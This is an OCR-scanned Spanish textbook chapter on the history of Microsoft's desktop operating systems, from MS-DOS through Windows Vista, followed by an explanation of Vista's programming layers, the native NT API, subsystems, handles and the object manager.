Figura 11-1. Liberaciones de versiones mayores en la historia de los sistemas operativos de Microsoft para las PCs de escritorio.

11.1.1 1980: MS-DOS

A principios de la década de 1980, IBM (que en ese momento era la empresa de computadoras más grande y poderosa en el mundo) estaba desarrollando una **computadora personal** basada en el microprocesador Intel 8088. Desde mediados de la década de 1970, Microsoft se convirtió en el proveedor principal del lenguaje de programación BASIC para las microcomputadoras de 8 bits basadas en el 8080 y el Z-80. Cuando IBM pidió a Microsoft una licencia de BASIC para la nueva IBM PC, Microsoft estuvo de acuerdo y sugirió a IBM que se pusiera en contacto con Digital Research para obtener una licencia de su sistema operativo CP/M, (en ese entonces Microsoft no estaba en el negocio de los sistemas operativos). IBM lo hizo, pero el presidente Gari Kildall de Digital Research estaba demasiado ocupado para reunirse con ellos, por lo que IBM regresó con Microsoft. Poco después, Microsoft compró un clon de CP/M a una empresa local, Seattle Computer Products, lo portó a la IBM PC y le otorgó una licencia a IBM. Después le cambió el nombre a **MS-DOS 1.0** (*MicroSoft Disk Operating System*, Sistema operativo en disco de Microsoft) y lo incluyó con la primera IBM PC en 1981.

MS-DOS era un sistema operativo de línea de comandos, 16 bits, modo real y un solo usuario, que consistía en 8 KB de código residente en memoria. Durante la siguiente década, la PC y MS-DOS continuaron su evolución incorporando más características y herramientas. Para 1986, cuando IBM construyó la PC/AT con base en el Intel 286, MS-DOS había crecido a 36 KB pero seguía siendo un sistema operativo operado por línea de comandos y capaz de ejecutar una aplicación a la vez.

11.1.2 1990: Windows basado en MS-DOS

Inspirado por la interfaz gráfica de usuario de los sistemas de investigación del Stanford Research Institute y Xerox PARC, y por su progenie comercial, las computadoras Lisa y Macintosh de Apple, Microsoft decidió proveer a MS-DOS con una interfaz gráfica de usuario, a la que denominó **Windows**. Las primeras dos versiones de Windows (1985 y 1987) no tuvieron mucho éxito, en parte debido a las limitaciones de hardware de la PC disponible en ese momento. En 1990, Microsoft liberó Windows 3.0 para el Intel 386, y vendió más de un millón de copias en seis meses.

Windows 3.0 no era un verdadero sistema operativo, sino un entorno gráfico que se construyó encima de MS-DOS, que aún tenía el control de la máquina y el sistema de archivos. Todos los programas se ejecutaban en el mismo espacio de direcciones, y un error en cualquiera de ellos podía provocar que todo el sistema se detuviera.

En agosto de 1995 se liberó **Windows 95**, que contenía muchas de las características de un sistema operativo completo, incluyendo memoria virtual, administración de procesos y multiprogramación; además introdujo las interfaces de programación de 32 bits. Sin embargo le faltaba seguridad y ofrecía un aislamiento pobre entre las aplicaciones y el sistema operativo. Por ende, los problemas con la inestabilidad continuaron aun con las liberaciones subsecuentes de **Windows 98** y **Windows Me**, donde MS-DOS seguía ejecutando código ensamblador de 16 bits en el corazón del sistema operativo Windows.

11.1.3 2000: Windows basado en NT

A finales de la década de 1980, Microsoft se dio cuenta de que continuar el desarrollo de un sistema operativo con MS-DOS como componente central no era la mejor forma de hacerlo. El hardware de la PC seguía aumentando su velocidad y capacidad. Tarde o temprano, el mercado de las PCs entraría en conflicto con los de los servidores empresariales y las estaciones de trabajo de escritorio, que UNIX dominaba. A Microsoft también le preocupaba que la familia de microprocesadores Intel tal vez no seguiría siendo competitiva, debido a que las arquitecturas RISC ya representaban un reto. Para lidiar con esto, Microsoft reclutó un grupo de ingenieros de DEC dirigido por Dave Cutler, uno de los diseñadores clave del sistema operativo VMS de DEC. Cutler fue designado para desarrollar un nuevo sistema operativo de 32 bits con la intención de implementar **OS/2**, la API de sistema operativo que Microsoft estaba desarrollando en conjunto con IBM en ese entonces. En los documentos de diseño originales, el equipo de Cutler llamó al sistema *NT OS/2*.

El sistema de Cutler se llamó **NT** por Nueva Tecnología (y también debido a que el procesador de destino original era el nuevo Intel 860, con el nombre en clave N10). NT se diseñó de manera que pudiera portarse entre distintos procesadores, con énfasis en la seguridad y confiabilidad, y que fuera compatible con las versiones de Windows basadas en DOS. En la figura 11-2 se muestra el trabajo desarrollado por Cutler en DEC, donde hay más que una similitud pasajera entre el diseño de NT y el de VMS y los otros sistemas operativos diseñados por él.

Año	Sistema operativo de DEC	Características
1973	RSX-11M	16 bits, multiusuario, tiempo real, intercambios
1978	VAX/VMS	32 bits, memoria virtual
1987	VAXELAN	Tiempo real
1988	PRISM/Mica	Se canceló a favor de MIPS/Ultrix

Figura 11-2. Los sistemas operativos de DEC desarrollados por Dave Cutler.

Cuando los ingenieros de DEC (y más tarde sus abogados) vieron la similitud entre NT y VMS (y también con su sucesor MICA, que nunca se liberó), se produjo una discusión entre DEC y Microsoft en relación con el uso de la propiedad intelectual de DEC. El problema se resolvió en última instancia fuera de la corte. Además, Microsoft estuvo de acuerdo en dar soporte de NT para la DEC Alpha durante cierto periodo. Sin embargo, nada de esto fue suficiente para salvar a DEC de su obsesión con las minicomputadoras y el desdén por las computadoras personales, tipificado por el comentario en 1977 de Ken Olsen, fundador de DEC: “No hay razón por la que alguien desearía una computadora en su [*sic*] hogar”. En 1998, lo que quedaba de DEC se vendió a Compaq, quien más tarde fue comprada por Hewlett-Packard.

Los programadores que sólo están familiarizados con UNIX encuentran que la arquitectura de NT es bastante distinta. Esto no se debe sólo a la influencia de VMS, sino también a las diferencias en los sistemas de cómputo que eran comunes en la época de su diseño. UNIX se diseñó por primera vez en la década de 1970 para sistemas de intercambio con un solo procesador de 16 bits, con poca memoria, en donde el proceso era la unidad de concurrencia y composición, y fork/exec eran operaciones que no requerían muchos recursos (ya que los sistemas de intercambio copian con frecuencia los procesos en el disco de todas formas). NT se diseñó a principios de la década de 1990, cuando eran comunes los sistemas de multiprocesador, de 32 bits, varios megabytes y memoria virtual. En NT, los hilos son la unidad de concurrencia, las bibliotecas dinámicas son las unidades de composición y las operaciones fork/exec se implementan mediante una sola operación para crear un proceso *y* ejecutar otro programa sin tener que realizar primero una copia.

La primera versión de Windows basado en NT (Windows NT 3.1) se liberó en 1993. Se llamó 3.1 para corresponder con el entonces actual Windows 3.1 para el consumidor. El proyecto conjunto con IBM se había hundido, y aunque aún se daba soporte a las interfaces con OS/2, las interfaces primarias eran extensiones de 32 bits de las APIs de Windows, conocidas como **Win32**. Entre el tiempo en que se inició NT y el tiempo en que se realizó su primer embarque, se había liberado **Windows 3.0** y tuvo mucho éxito comercial. También podía ejecutar programas Win32, pero mediante el uso de la biblioteca de compatibilidad *Win32s*.

Al igual que la primera versión de Windows basado en MS-DOS, Windows basado en NT no tuvo éxito en un principio. NT requería más memoria, había pocas aplicaciones disponibles de 32 bits y las incompatibilidades con los drivers de dispositivos y las aplicaciones provocaron que muchos clientes prefirieran el Windows basado en MS-DOS, que Microsoft seguía mejorando; liberó Windows 95 en 1995. Este sistema operativo proveía interfaces de programación nativas de 32 bits como NT, pero una mejor compatibilidad con el software y las aplicaciones de 16 bits existentes.

No sorprende que el éxito anticipado de NT haya estado en el mercado de los servidores, en competencia con VMS y NetWare.

NT cumplió sus objetivos de portabilidad. Las versiones adicionales que se liberaron en 1994 y 1995 agregaron soporte para las arquitecturas MIPS (*little-endian*) y PowerPC. La primera actualización importante en NT llegó con **Windows NT 4.0** en 1996. Este sistema tenía la potencia, seguridad y confiabilidad de NT, pero también tenía la misma interfaz de usuario que el entonces muy popular Windows 95.

La figura 11-3 muestra la relación de la API Win32 con Windows. Era importante tener una API común entre Windows basado en MS-DOS y Windows NT para que éste último tuviera éxito.

Esta compatibilidad facilitó de manera considerable para los usuarios la migración de Windows 95 a NT, y el sistema operativo se convirtió en un participante sólido en el mercado de las computadoras de escritorio de alto rendimiento, así como en el de los servidores. Sin embargo, los clientes no estaban tan dispuestos a adoptar otras arquitecturas de procesadores, y de las cuatro con que Windows NT 4.0 era compatible en 1996 (el DEC Alpha se agregó en esa versión) sólo el x86 (es decir, la familia Pentium) lo era de manera activa para cuando se lanzó la siguiente versión mayor, **Windows 2000**.




Figura 11-3. La API Win32 permite ejecutar programas en casi todas las versiones de Windows.

Windows 2000 representó una evolución considerable para NT. Las tecnologías clave que se agregaron eran *plug-and-play* (para los consumidores que instalaban una nueva tarjeta PCI, con lo cual se eliminaba la necesidad de experimentar con los *jumpers*), los servicios de directorio de red (para los clientes empresariales), administración de energía mejorada (para las portátiles) y una GUI mejorada (para todos).

Debido al éxito técnico de Windows 2000, Microsoft empezó a presionar para dejar de utilizar Windows 98, al mejorar la compatibilidad de aplicaciones y dispositivos de la siguiente versión de NT, **Windows XP**. Este sistema operativo incluía una nueva apariencia más amigable para la interfaz gráfica, para reforzar la estrategia de Microsoft de enganchar a los consumidores para que ellos presionaran a que sus empleadores adoptaran sistemas con los que ya estaban familiarizados. La estrategia fue exitosa de manera abrumadora, ya que Windows XP se instaló en cientos de millones de PCs durante los primeros años, lo cual permitió a Microsoft lograr su objetivo de terminar con efectividad la era de Windows basado en MS-DOS.

Windows XP representaba una nueva realidad de desarrollo para Microsoft, con versiones separadas para los clientes de escritorio y los servidores empresariales. El sistema era demasiado complejo como para producir versiones cliente y servidor de alta calidad al mismo tiempo. **Windows 2003** fue la versión de servidor que complementaba el sistema operativo cliente Windows XP. Ofrecía soporte para el Intel Itanium de 64 bits (IA64), y su primer Service Pack agregó soporte para la arquitectura x64 de AMD, tanto en los servidores como en los equipos de escritorio. Microsoft utilizó el tiempo entre las liberaciones de las versiones cliente y servidor para agregar características específicas de servidor y realizar pruebas exhaustivas enfocadas en los aspectos del sistema, principalmente su uso en los negocios. En la figura 11-4 se muestra la relación de las versiones cliente y servidor de Windows.

Año	Versión cliente	Año	Versión servidor
1996	Windows NT	1996	Windows NT Server
1999	Windows 2000	1999	Windows 2000 Server
2001	Windows XP	2003	Windows Server 2003
2006	Windows Vista	2007	Windows Server 2008

Figura 11-4. Versiones separadas de cliente y servidor de Windows.

Microsoft dio seguimiento a Windows XP al embarcarse en una versión ambiciosa para despertar una emoción renovada entre los consumidores de PCs. El resultado fue **Windows Vista** y se completó a finales del 2006, más de cinco años después de que Windows XP se embarcara por primera vez. Windows Vista se jactaba de tener otro diseño de interfaz gráfica y nuevas características de seguridad en su interior. La mayoría de los cambios se realizaron en experiencias y herramientas visibles para el consumidor. Las tecnologías detrás del sistema se mejoraron en forma incremental, con mucha limpieza del código y mejoras en rendimiento, escalabilidad y confiabilidad. La versión servidor de Vista (Windows Server 2008) salió al mercado aproximadamente un año después de la versión para el consumidor. Comparte los mismos componentes básicos del sistema, como el kernel, los drivers, las bibliotecas de bajo nivel y los programas con Vista.

La historia humana de los primeros años del desarrollo de NT se relata en el libro *Showstopper* (Zachary, 1994). El libro dice mucho sobre las personas clave involucradas, y las dificultades de asumir un proyecto de desarrollo de software tan ambicioso.

11.1.4 Windows Vista

La liberación de Windows Vista culminó el proyecto más extenso de un sistema operativo de Microsoft a la fecha. Los planes iniciales eran tan ambiciosos que, dos años después de empezar su desarrollo, Vista se tuvo que reiniciar con un menor alcance. Los planes de basarse en gran parte en el lenguaje .NET C# con seguridad de tipos y recolección de basura de Microsoft se pospusieron, al igual que algunas características considerables como el sistema de almacenamiento unificado WinFS para buscar y organizar datos desde muchas fuentes distintas. El tamaño del sistema operativo completo es pasmoso: la versión original de NT de 3 millones de líneas de C/C++ que había

aumentado a 16 millones en NT 4, a 30 millones en Windows 2000 y a 50 millones en XP, en Vista alcanzó los 70 millones de líneas.

La mayor parte del tamaño se debe al énfasis de Microsoft en agregar muchas nuevas características a sus productos en cada versión. En el directorio *system32* principal hay 1600 bibliotecas de vínculos dinámicos (DLLs) y 400 ejecutables (EXEs), sin incluir los demás directorios que contienen la multitud de applets incluidos con el sistema operativo que permiten a los usuarios navegar en Web, reproducir música y video, enviar correo electrónico, digitalizar documentos, organizar fotografías e incluso hacer películas. Ya que Microsoft desea que los clientes cambien a las nuevas versiones, mantiene la compatibilidad al mantener por lo general todas las características, APIs, *applets* (pequeñas aplicaciones), etc., de la versión anterior. Es muy raro que se eliminen cosas. El resultado es que Windows crece en forma notoria de una versión a otra. La tecnología se ha mantenido a la par, y los medios de distribución de Windows han cambiado de disco flexible a CD, y ahora con Windows Vista, a DVD.

El aumento de características y applets encima de Windows hace que las comparaciones de tamaño significativas con otros sistemas operativos sean problemáticas, debido a que es difícil decidir la definición de lo que forma o no parte de un sistema operativo. En los niveles inferiores de los sistemas operativos hay más correspondencia, debido a que las funciones que se realizan son muy similares. Aun así podemos ver una gran diferencia en el tamaño de Windows. En la figura 11-5 se comparan los kernels de Windows y de Linux en tres áreas funcionales clave: programación de la CPU, infraestructura de E/S y memoria virtual. Los primeros dos componentes son de nuevo casi una y medio veces más grandes en Windows, pero el componente de memoria virtual es diez veces más grande (debido al extenso número de características, al modelo de memoria virtual que se utiliza y las técnicas de implementación que utilizan código de mayor tamaño con tal de obtener un mayor rendimiento).

Área del kernel	Linux	Vista
Programador de la CPU	50,000	75,000
Infraestructura de E/S	45,000	60,000
Memoria virtual	25,000	175,000

Figura 11-5. Comparación de las líneas de código para ciertos módulos en modo de kernel en Linux y Windows (de Mark Russinovich, co-autor de *Microsoft Windows Internals*).

11.2 PROGRAMACIÓN DE WINDOWS VISTA

Es el momento de empezar nuestro estudio técnico de Windows Vista. Sin embargo, antes de entrar en los detalles de la estructura interna, analizaremos la API de NT nativa para las llamadas al sistema y después el subsistema de programación Win32. A pesar de la disponibilidad de POSIX, casi todo el código escrito para Windows utiliza a Win32 directamente o a .NET (que a su vez se ejecuta encima de Win32).

La figura 11-6 muestra los niveles del Sistema operativo Windows. Debajo de los niveles de applet y de GUI de Windows están las interfaces de programación en las que se basan las aplicaciones. Al igual que en la mayoría de los sistemas operativos, consisten en gran parte de bibliotecas de código (DLLs) que los programas vinculan de manera dinámica para acceder a las características del sistema operativo. Windows también incluye varias interfaces de programación que se implementan como servicios, los cuales se ejecutan como procesos separados. Las aplicaciones se comunican con los servicios en modo de usuario a través de llamadas a procedimientos remotos (RPC).




Figura 11-6. Los niveles de programación en Windows.

El núcleo del sistema operativo NT es el programa en modo kernel **NTOS** (*ntoskrnl.exe*), que proporciona las interfaces tradicionales de llamadas al sistema, con base en las cuales se construye el resto del sistema operativo. En Windows, sólo los programadores en Microsoft escriben en el nivel de llamadas al sistema. Todas las interfaces publicadas en modo de usuario pertenecen a personalidades del sistema operativo que se implementan mediante el uso de **subsistemas**, los cuales se ejecutan encima de los niveles del NTOS.

En un principio, NT admitía tres personalidades: OS/2, POSIX y Win32. OS/2 se descartó en Windows XP. POSIX también se eliminó, pero los clientes pueden obtener un subsistema POSIX mejorado llamado *Interix* como parte de los *Servicios para UNIX* (SFU) de Microsoft, de manera que toda la infraestructura para dar soporte a POSIX permanece en el sistema. La mayoría de las aplicaciones Windows se escriben para utilizar Win32, aunque Microsoft también acepta otras APIs.

A diferencia de Win32, .NET no se construye como un subsistema artificial en las interfaces del kernel nativas de NT. En vez de ello, .NET se construye encima del modelo de programación Win32. Esto permite a .NET interoperar bien con los programas existentes de Win32, lo cual nunca fue el objetivo con los subsistemas POSIX y OS/2. La API WinFX incluye muchas de las características de Win32, y de hecho muchas de las funciones en la *Biblioteca de la clase base* de WinFX son simplemente envolturas alrededor de las APIs de Win32. Las ventajas de WinFX están relacionadas con la complejidad de los tipos de objetos aceptados, las interfaces consistentes simplifica-

das y el uso del Lenguaje común .NET en tiempo de ejecución (CLR), incluyendo la recolección de basura.

Como se muestra en la figura 11-7, los subsistemas de NT se crean a partir de cuatro componentes: un proceso de subsistema, un conjunto de bibliotecas, los ganchos en *CreateProcess* y el soporte en el kernel. Un proceso de subsistema es en realidad sólo un servicio. La única propiedad especial es que se inicia mediante el programa *smss.exe* (administrador de sesión) (el programa inicial en modo de usuario que NT inicia) en respuesta a una petición de *CreateProcess* en Win32 o en la API correspondiente en un subsistema distinto.




Figura 11-7. Los componentes que se utilizan para crear subsistemas de NT.

El conjunto de bibliotecas implementa funciones del sistema operativo de mayor nivel específicas para el subsistema, y contiene las rutinas de resguardo (stub) que se comunican entre los procesos mediante el subsistema (que se muestra a la izquierda) y el proceso del subsistema en sí (que se muestra a la derecha). Las llamadas al proceso del subsistema por lo general se llevan a cabo mediante el uso de las herramientas de **LPC** (*Local Procedure Call*, Llamada a procedimiento local) en modo de kernel, que implementan las llamadas a procedimientos entre un proceso y otro.

El gancho en `CreateProcess` de Win32 detecta el subsistema requerido por cada programa al analizar la imagen binaria. Después pide a *smss.exe* que empiece el proceso **crss.exe** del subsistema (en caso de que no esté ya en ejecución). Luego, el proceso del subsistema asume la responsabilidad de cargar el programa. La implementación de otros subsistemas tiene un gancho similar (por ejemplo, en la llamada al sistema `exec` en POSIX).

El kernel de NT se diseñó para tener muchas herramientas de propósito general que se puedan utilizar para escribir subsistemas específicos del sistema operativo. Pero también hay código especial que debe agregarse para implementar cada subsistema en forma correcta. Como ejemplos, la llamada al sistema nativa `NtCreateProcess` implementa la duplicación de procesos como soporte para la llamada al sistema `fork` de POSIX, y el kernel implementa un tipo específico de tabla de

cadenas para Win32 (conocidas como *átomos*), la cual permite compartir cadenas de sólo lectura con eficiencia entre un proceso y otro.

Los procesos del subsistema son programas nativos de NT que utilizan las llamadas al sistema nativas que proporcionan el kernel de NT y los servicios básicos, como *smss.exe* y *lsass.exe* (administración de la seguridad local). Las llamadas nativas al sistema incluyen herramientas entre los procesos para administrar direcciones virtuales, hilos, manejadores y excepciones en los procesos que se crean para ejecutar programas escritos para utilizar un subsistema específico.

11.2.1 La Interfaz de programación de aplicaciones de NT nativa

Al igual que todos los demás sistemas operativos, Windows Vista tiene un conjunto de llamadas al sistema que puede realizar. En Windows Vista, estas llamadas se implementan en el nivel ejecutivo de NTOS que se ejecuta en modo kernel. Microsoft ha publicado muy pocos detalles sobre estas llamadas nativas al sistema. Los programas de menor nivel que se envían como parte del sistema operativo (en su mayor parte, servicios y los subsistemas) utilizan estas llamadas en forma interna, así como los drivers de los dispositivos en modo de kernel. Las llamadas al sistema nativas de NT en realidad no cambian mucho de una versión a otra, pero Microsoft optó por no hacerlas públicas para que las aplicaciones escritas para Windows se basen en Win32, y por lo tanto sea más probable que funcionen tanto en los sistemas Windows basados en MS-DOS como con los sistemas Windows basados en NT, ya que la API Win32 es común para ambos.

La mayoría de las llamadas al sistema nativas de NT operan sobre objetos en modo de kernel de un tipo u otro, incluyendo archivos, procesos, hilos, tuberías, semáforos, etcétera. En la figura 11-8 se muestra una lista de algunas de las categorías comunes de objetos en modo de kernel soportados por NT en Windows Vista. Más adelante, cuando analicemos el administrador de objetos, proporcionaremos más detalles sobre los tipos de objetos específicos.

Categoría de objetos	Ejemplos
Sincronización	Semáforos, mutexes, eventos, puertos IPC, colas de compleción de E/S
E/S	Archivos, dispositivos, drivers, temporizadores
Programa	Trabajos, procesos, hilos, secciones, tokens
GUI de Win32	Escritorios, devolución de llamadas de aplicaciones

Figura 11.8. Categorías comunes de tipos de objetos en modo de kernel.

Algunas veces, el uso del término *objeto* en relación con las estructuras de datos manipuladas por el sistema operativo puede ser confuso, debido a que se confunde con *orientado a objetos*. Los objetos del sistema operativo proporcionan ocultamiento y abstracción de datos, pero carecen de algunas de las propiedades más básicas de los sistemas orientados a objetos, como la herencia y el polimorfismo.


En la API nativa de NT hay llamadas disponibles para crear nuevos objetos en modo de kernel o acceder a los objetos existentes. Cada llamada para crear o abrir un objeto devuelve un resultado conocido como **manejador** al proceso que hizo la llamada. Después se puede utilizar el manejador

para realizar operaciones sobre el objeto. Los manejadores son específicos para el proceso que los creó. En general, los manejadores no se pueden pasar de manera directa a otro proceso y utilizarse para hacer referencia al mismo objeto. Sin embargo, y bajo ciertas circunstancias, es posible duplicar un manejador en la tabla de manejadores de otros procesos de manera protegida, con lo cual se permite a los procesos compartir el acceso a los objetos, aun si éstos no son accesibles en el espacio de nombres. El proceso que duplique cada manejador debe tener manejadores tanto para el proceso de origen como el de destino.

Cada objeto tiene asociado un **descriptor de seguridad**, el cual indica con detalle quién sí y quién no puede realizar ciertos tipos de operaciones en el objeto, con base en el acceso solicitado. Cuando se duplican manejadores entre procesos, es posible agregar nuevas restricciones de acceso específicas para el manejador duplicado. De esta forma, un proceso puede duplicar un manejador de lectura-escritura y convertirlo en una versión de sólo lectura en el proceso de destino.

No todas las estructuras de datos creadas por el sistema son objetos, y no todos éstos son objetos en modo de kernel. Los únicos que son verdaderos objetos en modo de kernel son los que se necesitan denominar, proteger o compartir en cierta forma. Por lo general, estos objetos en modo de kernel representan cierto tipo de abstracción de programación que se implementa en el kernel. Cada objeto en modo de kernel tiene un tipo definido por el sistema, tiene operaciones bien definidas y ocupa almacenamiento en la memoria del kernel. Aunque los programas en modo de usuario pueden realizar las operaciones (mediante las llamadas al sistema), no pueden acceder a los datos de manera directa.

La figura 11-9 presenta un muestreo de las APIs, nativas, todas las cuales utilizan manejadores explícitos para manipular objetos en modo de kernel como procesos, hilos, puertos IPC y **secciones** (que se utilizan para describir objetos de memoria que se pueden asignar en espacios de direcciones). `NtCreateProcess` devuelve un manejador para el objeto de un proceso recién creado, el cual representa una instancia de ejecución del programa representado por `SectionHandle`. `DebugPortHandle` se utiliza para comunicarse con un depurador cuando se le otorga el control del proceso después de una excepción (por ejemplo, división entre cero o acceso a memoria inválida). `ExceptPortHandle` se utiliza para comunicarse con un proceso del subsistema cuando ocurren errores, y éstos no se manejan mediante un depurador adjunto.



NtCreateProcess(&ProcHandle, Access, SectionHandle, DebugPortHandle, ExceptPortHandle, ...)
NtCreateThread(&ThreadHandle, ProcHandle, Access, ThreadContext, CreateSuspended, ...)
NtAllocateVirtualMemory(ProcHandle, Addr, Size, Type, Protection, ...)
NtMapViewOfSection(SectHandle, ProcHandle, Addr, Size, Protection, ...)
NtReadVirtualMemory(ProcHandle, Addr, Size, ...)
NtWriteVirtualMemory(ProcHandle, Addr, Size, ...)
NtCreateFile(&FileHandle, FileNameDescriptor, Access, ...)
NtDuplicateObject(srcProcHandle, srcObjHandle, dstProcHandle, dstObjHandle, ...)

Figura 11-9. Ejemplos de llamadas de la API nativa de NT que utilizan manejadores para manipular objetos entre los límites de los procesos.

`NtCreateThread` toma a `ProcHandle` debido a que puede crear un subproceso en cualquier proceso para el que el proceso que hizo la llamada tenga un manejador (con suficientes permisos de acceso). De manera similar, `NtAllocateVirtualMemory`, `NtMapViewOfSection`, `NtReadVirtualMemory` y `NtWriteVirtualMemory` permiten que un proceso opere no sólo en su propio espacio de direcciones, sino que también asigne direcciones virtuales y secciones de mapas, y que lea o escriba en la memoria virtual en otros procesos. `NtCreateFile` es la llamada de la API nativa para crear o abrir un archivo. `NtDuplicateObject` es la llamada de la API para duplicar manejadores de un proceso a otro.

Desde luego que los objetos en modo de kernel no son únicos para Windows. Los sistemas UNIX también admiten una variedad de objetos en modo de kernel, como archivos, sockets de red, tuberías, dispositivos, procesos y herramientas de comunicación entre proceso (IPC) como memoria compartida, puertos de mensajes, semáforos y dispositivos de E/S. En UNIX hay una variedad de formas de denominar y acceder a los objetos, como los descriptores de archivos, los IDs de proceso y los IDs enteros para objetos IPC de System V, y los nodos-i para los dispositivos. La implementación de cada clase de objetos de UNIX es específica para esa clase. Los archivos y sockets utilizan distintas herramientas que los mecanismos, procesos o dispositivos IPC de System V.

Los objetos del kernel en Windows utilizan una herramienta uniforme basada en manejadores en el espacio de nombres de NT para hacer referencia a objetos del kernel, junto con una implementación unificada en un **administrador de objetos** centralizado. Los manejadores corresponden a un proceso, pero como vimos antes, es posible duplicarlos en otro. El administrador de objetos permite otorgarles nombres al momento de crearlos y después abrirlos por nombre para obtener manejadores para ellos.

El administrador de objetos utiliza **Unicode** (caracteres extensos) para representar nombres en el **espacio de nombres de NT**. A diferencia de UNIX, NT por lo general no distingue letras mayúsculas y minúsculas (*preserva el uso de mayúsculas y minúsculas* pero es *insensible a mayúsculas y minúsculas*). El espacio de nombres de NT es una colección jerárquica de directorios estructurada en forma de árbol, vínculos simbólicos y objetos.

El administrador de objetos también ofrece herramientas unificadas para la sincronización, la seguridad y la administración del tiempo de vida de los objetos. La decisión de que las herramientas generales que proporciona el administrador de objetos estén disponibles para los usuarios de un objeto específico es responsabilidad de los componentes ejecutivos, ya que son ellos quienes proporcionan las APIs nativas que manipulan el tipo de cada objeto.

No sólo el administrador de objetos administra a las aplicaciones que utilizan objetos; el sistema operativo mismo puede crear y utilizar objetos también, y lo hace con mucha frecuencia. La mayoría de estos objetos se crean para permitir que un componente del sistema almacene cierta información durante un periodo considerable, o para pasar cierta estructura de datos a otro componente, y aun así beneficiarse del soporte de nomenclatura y tiempo de vida del administrador de objetos. Por ejemplo, cuando se descubre un objeto se crean uno o más **objetos de dispositivo** para representar al dispositivo y describir en forma lógica cómo está conectado el dispositivo al resto del sistema. Para controlar el dispositivo se carga un driver, y se crea un **objeto de driver** que contiene sus propiedades y proporciona apuntadores a las funciones que implementa para procesar las peticiones de E/S. Dentro del sistema operativo, para hacer referencia al driver se utiliza su objeto. También se puede acceder al driver de manera directa por su nombre, en vez de hacerlo de manera

indirecta a través de los dispositivos que controla (por ejemplo, para establecer parámetros que gobiernan su operación desde el modo de usuario).

A diferencia de UNIX, que coloca la raíz de su espacio de nombres en el sistema de archivos, la raíz del espacio de nombres de NT se mantiene en la memoria virtual del kernel. Esto significa que NT debe recrear su espacio de nombres de nivel superior cada vez que se inicia el sistema. El uso de memoria virtual del kernel permite a NT almacenar información en el espacio de nombres sin tener que iniciar primero el sistema de archivos en ejecución. Además, es mucho más fácil para NT agregar nuevos tipos de objetos en modo de kernel al sistema, debido a que los formatos de los mismos sistemas de archivos no se tienen que modificar para cada nuevo tipo de objeto.

